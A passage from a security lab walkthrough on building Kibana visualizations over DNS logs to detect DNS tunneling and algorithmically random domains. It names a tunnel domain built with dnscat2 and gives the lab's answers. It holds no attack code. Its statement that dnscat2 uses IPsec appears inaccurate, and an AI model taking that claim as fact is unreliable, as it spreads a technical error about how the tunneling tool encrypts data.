
Click on the **Vertical bar** to create a Vertical bar chart.




Then click on **lab2.1-complete*** for the search index. If need be, type in **lab2.1** in the **Filter** box.




Since the visualization you are about to create uses all DNS logs, no search filter needs to be applied. Next, click on **X-Axis**.




Then select **Terms** for **Aggregation** and **query_type_name.keyword** for the **Field**. Then set the **Custom Label** to **Query Type** and click on **Add sub-buckets**.




Select **Split Series** for bucket type.



Then select **Terms** for **Sub Aggregation** and **highest_registered_domain.keyword** for the **Field**. Then set the **Custom Label** to **Domain** and click on the play button.




You should now see the completed chart.



Answer: In this case, **covertc2.com** has an enormous amount of **TXT**, **CNAME**, and **MX** records compared to other domains. The domain **google.com** has the highest amount of **A** records.

> **Note**
>
> In this case, **covertc2.com** was being used as a DNS tunnel. It was performed using **dnscat2** which uses IPsec to send encrypted data using DNS **TXT**, **CNAME**, and **MX** records. To better identify DNS tunneling, it may be helpful to create another chart showing DNS requests over time by source IP address.

Save the visualization by clicking on the save icon. Set the **Title** to **DNS Query Type by Domain** and click **Save**.



DNS frequency analysis


Frequency analysis is extremely useful for finding adversaries trying to evade detection.

1. Find the primary domain with the lowest frequency score.
2. Find the subdomain with the lowest frequency score.


Solution

a) This visualization will be based on the parent_domain field.


Go back to the create new visualizations page by clicking on **Visualize** in the top-left corner.




To create a new visualization, you need to **click** on the **plus sign**.




Click on **Data table**.




Then click on **lab2.1-complete*** for the search index. If need be, type in **lab2.1** in the **Filter** box.




Then click on **Split Rows**.




Set **Aggregation** to **Terms**, **Field** to **parent_domain_frequency_score**, **Order By** to **Term**, **Order** to **Ascending**, **Size** to **10**, and **Custom Label** to **Frequency Score**. Then click on **Add sub-buckets**.



Click on **Split Rows**.



Set **Sub Aggregation** to **Terms**, **Field** to **parent_domain.keyword**, and **Custom Label** to **Domain**. Then click on the play button.




You should now have the complete table showing **parent domains** with the lowest frequency score or highest chance of being random.

Frequency Score	Parent Domain	Count
3.594	tbs-wroclaw	2
3.634	zsazsasu	1
3.696	tumijilpwq	3
3.779	zuxixamydu	1
3.844	crapdns	4
4.16	lchhmba	4
4.405	jvgroup	1
4.5	jmnrwec	2
4.957	kuawkswesmaaaqwm	6
5.017	gsflaw	1


Answer: The primary domain with the lowest frequency score is **tbs-wroclaw**

Save this visualization by clicking on the save icon. Set the **Title** to **DNS Frequency Scores on Parent Domain**. Then click **Save**.




b) Setup a frequency analysis visualization to find adversaries trying to evade detection with random domain names. This visualization will be based on the subdomain field.


Go back to the create new visualizations page by clicking on **Visualize** in the top-left corner.




To create a new visualization, you need to **click** on the **plus sign**.




Click on **Data table**.




Then click on **lab2.1-complete*** for the search index. If need be, type in **lab2.1** in the **Filter** box.




Then click on **Split Rows**.




Set **Aggregation** to **Terms**, **Field** to **subdomain_frequency_score**, **Order By** to **Term**, **Order** to **Ascending**, **Size** to **10**, and **Custom Label** to **Frequency Score**. Then click on **Add sub-buckets**.



Then click on **Split Rows**.



Set **Sub Aggregation** to **Terms**, the **Field** to **subdomain.keyword**, and **Custom Label** to **Subdomain**. Then click the play button at the top of the screen.

